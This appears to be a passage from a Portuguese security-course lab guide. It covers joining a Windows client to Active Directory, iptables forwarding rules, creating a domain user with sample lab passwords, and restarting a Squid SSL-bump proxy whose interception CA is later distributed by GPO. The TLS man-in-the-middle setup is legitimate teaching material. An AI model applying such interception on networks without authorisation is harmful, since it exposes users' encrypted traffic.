10. Na tela *Summary*, verifique se todas as opções definidas para o servidor do *Active Directory* estão corretas; em caso positivo, clique em *Next*.
11. Ao final do processo de instalação da *role AD DC*, reinicie a máquina *WinServer-G* para concluir o processo de instalação.

## 2) Configuração do firewall para o Active Directory



Esta atividade será realizada na máquina virtual *FWGW1-G*.

O próximo passo seria adicionar a máquina *WinClient-G* ao domínio mas, antes disso, temos que configurar a *chain FORWARD* do firewall *FWGW1-G* para permitir o repasse dos pacotes nas portas relevantes.

A base de documentação da Microsoft, acessível através do link (<https://support.microsoft.com/en-us/help/832017#method1>) lista um grande conjunto de portas a serem acessadas, como se segue:

- Para ambientes que utilizam exclusivamente versões do Windows anteriores ao Windows Server 2008 e Windows Vista, deve-se habilitar conectividade das portas 1025 a 5000.

- Para ambientes que utilizam apenas o Windows Server 2008 R2, Windows Server 2008, Windows 7 ou Windows Vista, deve-se habilitar conectividade das portas 49152 a 65535.
- Para ambientes que utilizam tanto versões modernas quanto antigas do Windows, deve-se habilitar ambas as faixas acima, 1025 a 5000 e 49152 a 65535.

Além dessas portas, a figura a seguir mostra também quais portas conhecidas devem ser liberadas pelo firewall para conectividade.

Application protocol	Protocol	Ports
Active Directory Web Services (ADWS)	TCP	9389
Active Directory Management Gateway Service	TCP	9389
Global Catalog	TCP	3269
Global Catalog	TCP	3268
ICMP		No port number
LDAP Server	TCP	389
LDAP Server	UDP	389
LDAP SSL	TCP	636
IPsec ISAKMP	UDP	500
NAT-T	UDP	4500
RPC	TCP	135
RPC randomly allocated high TCP ports <sup>1</sup>	TCP	1024 - 5000 49152 - 65535 <sup>2</sup>
SMB	TCP	445

Figura 83. Portas conhecidas para liberação do AD no firewall

Considerando o grande número de portas em questão, iremos permitir a faixa completa de conexão entre as máquinas *WinServer-G* e *WinClient-G*, para facilitar a configuração neste laboratório.

1. Acesse a máquina *FWGW1-G* como usuário **root** e permita trânsito irrestrito de pacotes entre as máquinas *WinServer-G* e *WinClient-G*. Considere o sentido do fluxo de pacotes em suas regras.

```
# hostname ; whoami
FWGW1-A
root
```

```
# iptables -A FORWARD -s 10.1.1.10/32 -d 172.16.1.20/32 -j ACCEPT
```

### 3) Adição de clientes ao Active Directory



Esta atividade será realizada na máquina virtual *WinClient-G*.

1. Vamos, agora sim, adicionar a máquina *WinClient-G* ao domínio. Acesse-a como usuário **Aluno** e abra as configurações de rede. Acesse *Iniciar* e digite **ncpa.cpl**. Em seguida, clique com o botão direito em *Conexão Local* e navegue para *Propriedades > Protocolo TCP/IP Versão 4 > Propriedades*. Altere o servidor DNS primário para o IP da máquina *WinServer-G*, como se segue:




Figura 84. Configuração DNS do cliente AD

2. Agora, navegue para *Painel de Controle > Sistema e Segurança > Sistema > Alterar configurações*. Em seguida, clique no botão *Alterar...* para mudar o domínio da máquina local. Na caixa *Membro de*, marque o botão *Domínio* e digite o FQDN do domínio configurado no passo (4) da atividade (1) desta sessão, como se segue.




Figura 85. Inserindo o cliente AD no domínio

Clique em **OK**. O sistema irá exigir autenticação — você deve usar um usuário com permissões **administrativas** no AD DC, como o usuário **Administrator**. Informe, também, o domínio de autenticação do usuário. Trocando em miúdos, autentique-se como:

- Nome de usuário: **DOMAINA\Administrator**
- Senha: **rnpesr**

Após algum tempo de processamento, você deverá receber a mensagem *Bem vindo ao domínio domainG.esr.local*, como mostrado abaixo.




Figura 86. Inserção do cliente AD no domínio com sucesso

Reinicie a máquina *WinClient-G* para concluir o processo.

## 4) Adição de usuários ao *Active Directory*



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *WinClient-G*.

1. Vamos criar um usuário não-privilegiado para autenticar-se no domínio. Logue na máquina *WinServer-G* como um usuário administrativo (por exemplo, **DOMAINA\Administrator**), e execute *Start > Run... > dsa.msc*. Você deverá ver a tela do *Active Directory Users and Computers*, como se segue:




Figura 87. Interface de edição de usuários e máquinas do AD

2. Expanda a floresta `domainA.esr.local`, e observe as pastas *Builtin*, *Computers*, *Domain Controllers*, *ForeignSecurityPrincipals* e *Users*. Para visualizar os usuários e grupos existentes no domínio, clique sobre a pasta *Users*.

The screenshot shows the same Active Directory interface as Figure 87, but with the 'Users' folder under 'domainA.esr.local' selected in the tree view. The right pane lists various users and groups with their descriptions.

Name	Type	Description
Administrator	User	Built-in account for administering the computer/domain
Allowed RODC Password Replication Group	Security Group - Domain Local	Members in this group can have their passwords repli...
Cert Publishers	Security Group - Domain Local	Members of this group are permitted to publish certif...
Denied RODC Password Replication Group	Security Group - Domain Local	Members in this group cannot have their passwords r...
DnsAdmins	Security Group - Domain Local	DNS Administrators Group
DnsUpdateProxy	Security Group - Global	DNS clients who are permitted to perform dynamic up...
Domain Admins	Security Group - Global	Designated administrators of the domain
Domain Computers	Security Group - Global	All workstations and servers joined to the domain
Domain Controllers	Security Group - Global	All domain controllers in the domain
Domain Guests	Security Group - Global	All domain guests
Domain Users	Security Group - Global	All domain users
Enterprise Admins	Security Group - Universal	Designated administrators of the enterprise
Enterprise Read-only Domain Controllers	Security Group - Universal	Members of this group are Read-Only Domain Contro...
Group Policy Creator Owners	Security Group - Global	Members in this group can modify group policy for th...
Guest	User	Built-in account for guest access to the computer/do...
IUSR_WIN-WRSLNB1V1LY	User	Built-in account for anonymous access to Internet In...
RAS and IAS Servers	Security Group - Domain Local	Servers in this group can access remote access prop...
Read-only Domain Controllers	Security Group - Global	Members of this group are Read-Only Domain Contro...
Schema Admins	Security Group - Universal	Designated administrators of the schema

Figura 88. Visão de usuários e grupos existentes no AD

De igual forma, para ver os computadores adicionados ao AD, basta clicar sobre a pasta

Computers.

3. Para adicionar um novo usuário, clique com o botão direito sobre a pasta *Users*, e em seguida *New > User*. Crie um usuário com os seguintes dados:

- *First name*: Indiana
- *Last name*: Jones
- *Initials*: IJ
- *Full name*: Henry Walton Jones Jr.
- *User logon name*: **indyjones@domainA.esr.local**
- *User logon name (pre-Windows 2000)*: **DOMAINA\indyjones**

Preenchidos os dados, clique em *Next*.

4. Na tela de definição de senha, devemos escolher uma senha suficientemente complexa para que o AD não a invalide. Uma senha como **RnpEsr!123** é uma boa escolha. Logo abaixo, mantenha marcada a caixa *User must change password at next logon*, e todas as demais desmarcadas. Clique em *Next*.
5. Na tela de confirmação dos dados, verifique que tudo está correto como mostrado a seguir, e clique em *Finish*.




Figura 89. Confirmação de adição de usuário ao AD


6. De volta à máquina *WinClient-G*, tente logar com o usuário **indyjones** recém-criado. Clique no botão *Trocar Usuário > Outro Usuário* e digite os dados inseridos nos passos (3) e (4). Observe que o logon será feito no domínio **DOMAINA**, como objetivado.



Figura 90. Logon inicial no AD

Imediatamente, o AD reporta que a senha deve ser alterada no primeiro logon — isso faz sentido, pois mantivemos a caixa *User must change password at next logon* marcada quando da criação do usuário no passo (4). Escolha uma nova senha, diferente da primeira e igualmente complexa (sugestão: **Seg2@rnp!**), e confirme o logon.

Finalmente, verifique que você está de fato logado na máquina como o usuário do domínio.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [versão 6.1.7601]
Copyright © 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\indyjones>whoami
domaina\indyjones

C:\Users\indyjones>
```

Figura 91. Verificação de logon no AD

## 5) Distribuição de configurações via GPOs



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *WinClient-G*.

Iremos agora usar GPOs (*Group Policy Objects*) para fazer configurações centralizadas de máquinas clientes do domínio. De fato, iremos usar as GPOs para resolver um problema que já tivemos anteriormente neste curso: a adição de certificados de ACs para *man-in-the-middle*, especificamente o do Squid *SslBump Peek and Splice* (sessão 7, atividade 2).

1. Primeiro, acesse a máquina *FWGW1-G* como usuário **root** e volte a executar o Squid em modo de interceptação de tráfego SSL, como fizemos anteriormente. Caso as regras de firewall não estejam mais ativas, reinsira-as e execute o Squid:

```
# hostname ; whoami
FWGW1-A
root
```

```
# iptables -t nat -A PREROUTING -i eth2 -o eth0 -p tcp -m tcp --dport 80 -j
REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i eth2 -o eth0 -p tcp -m tcp --dport 443 -j
REDIRECT --to-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

2. Na máquina *WinClient-G*, tente acessar um website via HTTPS para testar se a interceptação está ativa. No exemplo abaixo, estamos acessando o <https://facebook.com>; note que o certificado é identificado como inválido (como esperado), e emitido pela CA da máquina `fwgw1-a.esr.rnp.br`:




Figura 92. Detecção de certificado forjado não-confiável na máquina *WinClient-G*

3. Para resolver o problema, vamos adicionar o certificado do Squid instalado na máquina *FWGW1-G* à base de certificados raiz confiáveis, como fizemos anteriormente. Mas, ao invés de fazer isso manualmente, vamos usar o AD e as GPOs para realizar essa tarefa. Copie o certificado localizado em `/usr/local/etc/ssl/public.crt` (na máquina *FWGW1-G*) para o *Desktop* da máquina *WinServer-G*—use o programa *WinSCP* ou a pasta compartilhada pelo Virtualbox, como preferir.

Ao final do processo, você deverá ter a chave pública da CA do Squid disponível na máquina *WinServer-G*, como mostrado abaixo.

